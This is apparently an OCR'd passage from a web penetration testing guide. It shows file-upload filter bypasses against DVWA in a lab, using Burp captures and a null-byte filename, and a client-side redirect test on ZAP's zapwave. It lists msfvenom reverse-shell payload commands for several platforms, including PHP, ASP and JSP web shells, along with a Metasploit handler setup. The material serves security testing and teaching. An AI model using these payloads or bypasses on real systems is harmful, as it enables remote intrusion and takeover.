146  http://192.168.222.136  POST  /dvwa/vulnerabilities/upload/  ✓  ✓  200  5232  HTML  Damn Vulnerable Web A...

Original request  Edited request  Response
Raw  Params  Headers  Hex
Upgrade-Insecure-Requests: 1

-----------------------------28253686825547
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------28253686825547
Content-Disposition: form-data; name="uploaded"; filename="3shell.php"
Content-Type: application/octet-stream

<?php Manhnho ?>

-----------------------------28253686825547
Content-Disposition: form-data; name="Upload"

Upload
-----------------------------28253686825547--
```




- Null byte Injection




Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.222.136:80
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dvwa/vulnerabilities/upload/
Content-Type: multipart/form-data; boundary=---------------------------276443266232757
Content-Length: 420
Cookie: security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=28or2snt15037rlcreg9giju90;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
-----------------------------276443266232757
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----------------------------276443266232757
Content-Disposition: form-data; name="uploaded"; filename="4shell.phpD.png"
Content-Type: image/png
Manhnho
-----------------------------276443266232757
Content-Disposition: form-data; name="Upload"
Upload
-----------------------------276443266232757--
String: D Convert
Text:
D
Hex:
44
Hex Spaced:
44
Hex Dashed:
44
Hex Encoded for URL:
%44
3a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 Content-Disposit
3b 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 ion: form-data;
3c 6e 61 6d 65 3d 22 75 70 6c 6f 61 64 65 64 22 3b name="uploaded";
3d 20 66 69 6c 65 6e 61 6d 65 3d 22 34 73 68 65 6c filename="4shel
3e 6c 2e 70 68 70 44 2e 70 6e 67 22 0d 0a 43 6f 6e l.phpD.png"Con
3f 74 65 6e 74 2d 54 79 70 65 3a 20 69 6d 61 67 65 tent-Type: image
40 2f 70 6e 67 0d 0a 0d 0a 4d 61 6e 68 6e 68 6f 0a /pngManhnho
38 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 --------------2
39 37 36 34 34 33 32 36 36 32 33 32 37 35 37 0d 0a 76443266232757
3a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 Content-Disposit
3b 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 ion: form-data;
3c 6e 61 6d 65 3d 22 75 70 6c 6f 61 64 65 64 22 3b name="uploaded";
3d 20 66 69 6c 65 6e 61 6d 65 3d 22 34 73 68 65 6c filename="4shel
3e 6c 2e 70 68 70 00 2e 70 6e 67 22 0d 0a 43 6f 6e l.php.png"Con
3f 74 65 6e 74 2d 54 79 70 65 3a 20 69 6d 61 67 65 tent-Type: image
Intercept HTTP history WebSockets history Options
Request to http://192.168.222.136:80
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dvwa/vulnerabilities/upload/
Content-Type: multipart/form-data; boundary=---------------------------276443266232757
Content-Length: 420
Cookie: security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=28or2snt15037rlcreg9giju90;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
-----------------------------276443266232757
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----------------------------276443266232757
Content-Disposition: form-data; name="uploaded"; filename="4shell.phpD.png"
Content-Type: image/png
Manhnho



- Blacklisting File Extensions



7. Test Upload of Malicious Files

How to Test

- Review the project documentation and use exploratory testing looking at the application/system to identify what constitutes and "malicious" file in you environment
- Develop or acquire a know "malicious" file
- Using the Metasploit payload generation functionality generates a shellcode as a windows executable using the Metasploit "msfvenom" command
- Try to upload the malicious file to the application/system and verify that it is correctly rejected
- Set up the intercepting proxy to capture the "valid" request for an accepted file
- Send an "invalid" request through with a valid/acceptable file extension and see if the request is accepted or rejected

Related Test Cases

- Test File Extensions Handling for Sensitive Information
- Test Upload of Unexpected File Types

Tools

- Metasploit's payload generation functionality
- Intercept proxy

Test example

Binaries

Linux

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f elf > shell.elf
```

Windows

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe
```

Mac

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f macho > shell.macho
```

Web Payloads

PHP

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php
cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php
```

ASP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f asp > shell.asp
```


JSP


```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.jsp
```

Handlers


Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

```
use exploit/multi/handler
set PAYLOAD <Payload name>
set LHOST <LHOST value>
set LPORT <LPORT value>
set ExitOnSession false
exploit -j -z
```





Upload and active malicious file, hacker will gain & remote victim's computer



Client Side Testing


1. Testing for Client Side URL Redirect


This vulnerability occurs when an application accepts untrusted input that contains an URL value without sanitizing it. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials.


How to Test


- Spider target site
- Filter sitemap by status code such as 3xx [Redirection]
- Analysis results , modify and scan

Test Example


http://192.168.222.136
/
animatedcollapse.js
bWAPP
dvwa
favicon.ico
icons
images
index.css
jquery.min.js
http://192.168.222.136/zapwave
Remove from scope
Spider this branch
Actively scan this branch
Passively scan this branch
Contents
Host Method URL Params Status Length
http://192.168.222.136 GET /zapwave/ 200 2210
http://192.168.222.136 GET /zapwave/active/ 200 1583
http://192.168.222.136 GET /zapwave/active/index.jsp 200 1583
http://192.168.222.136 GET /zapwave/active/inject/in... 200 1528
http://192.168.222.136 GET /zapwave/active/inject/in... 200 1742
http://192.168.222.136 POST /zapwave/active/inject/in... ✓ 200 1742
http://192.168.222.136 GET /zapwave/active/inject/in... 200 1634
http://192.168.222.136 GET /zapwave/active/inject/in... ✓ 200 1634
http://192.168.222.136 GET /zapwave/active/redirect... 200 1683
http://192.168.222.136 GET /zapwave/active/redirect... 200 1437
Request
Response


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Site map
Scope
Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 2xx, 4xx and 5xx respo
Filter by request type
Show only in-scope items
Show only requested items
Show only parameterized requests
Hide not-found items
Filter by MIME type
HTML
Script
XML
CSS
Other text
Images
Flash
Other binary
Filter by status code
2xx [success]
3xx [redirection]
4xx [request error]
5xx [server error]


Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 2xx, 4xx and 5xx responses; hiding empty folders
http://192.168.222.136
/
animatedcollapse.js
bWAPP
dvwa
favicon.ico
images
index.css
jquery.min.js
zapwave
active
redirect
redirect-form-basic.jsp
redirect-url-basic.jsp
Contents
Host Method URL Params Status Length
http://192.168.222.136 POST /zapwave/active/redirect... ✓ 302 348
Request
Response
Raw
Params
Headers
Hex
Win64; x64; Trident/5.0)
Connection: close
Referer:
http://192.168.222.136/zapwave/active/redirect/redirect-form-basic.j
sp
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie:
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
remember_token=Stu37BrvdLCcPfSwaD7x4g;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; security=low;
PHPSESSID=f494p4ljmrhg8irlfpeudi7023; security_level=0;
JSESSIONID=A2BFAC089D849806648F940673C08EB9;
zap-info-cookie-no-http-only=test
target=redirect-index.jsp




```
POST /zapwave/active/redirect/redirect-form-basic.jsp HTTP/1.1
Host: 192.168.222.136
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
Referer:
http://192.168.222.136/zapwave/active/redirect/redirect-form-basic.jsp
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
remember_token=Stu37BrvdLCcPfSwaD7x4g;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
security=low; PHPSESSID=f494p4ljmrhg8irlfpeudi7023; security_level=0;
JSESSIONID=A2BFAC089D849806648F940673C08EB9;
zap-info-cookie-no-http-only=test

target=redirect-index.jsp
```

```
HTTP/1.1 302 Moved Temporarily
Date: Mon, 12 Mar 2018 08:20:24 GMT
Server: Apache-Coyote/1.1
Location: http://192.168.222.136/zapwave/active/redirect/redirect-index.jsp
Content-Type: text/html
SET-COOKIE: JSESSIONID=A2BFAC089D849806648F940673C08EB9; HttpOnly
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Content-Length: 0
Connection: close
```


```
GET /zapwave/active/redirect/redirect-index.jsp HTTP/1.1
Host: 192.168.222.136
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
Referer:
http://192.168.222.136/zapwave/active/redirect/redirect-form-basic.jsp
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
remember_token=Stu37BrvdLCcPfSwaD7x4g;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
security=low; PHPSESSID=f494p4ljmrhg8irlfpeudi7023; security_level=0;
JSESSIONID=A2BFAC089D849806648F940673C08EB9;
zap-info-cookie-no-http-only=test
```

```
HTTP/1.1 200 OK
Date: Mon, 12 Mar 2018 08:20:56 GMT
Server: Apache-Coyote/1.1
Content-Type: text/html
SET-COOKIE: JSESSIONID=A2BFAC089D849806648F940673C08EB9; HttpOnly
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Content-Length: 1178
Connection: close

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN">
<!--
    This file is part of the OWASP Zed Attack Proxy (ZAP) project
(http://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)
    ZAP is an HTTP/HTTPS proxy for assessing web application security.

    Author: psiinon@gmail.com
```



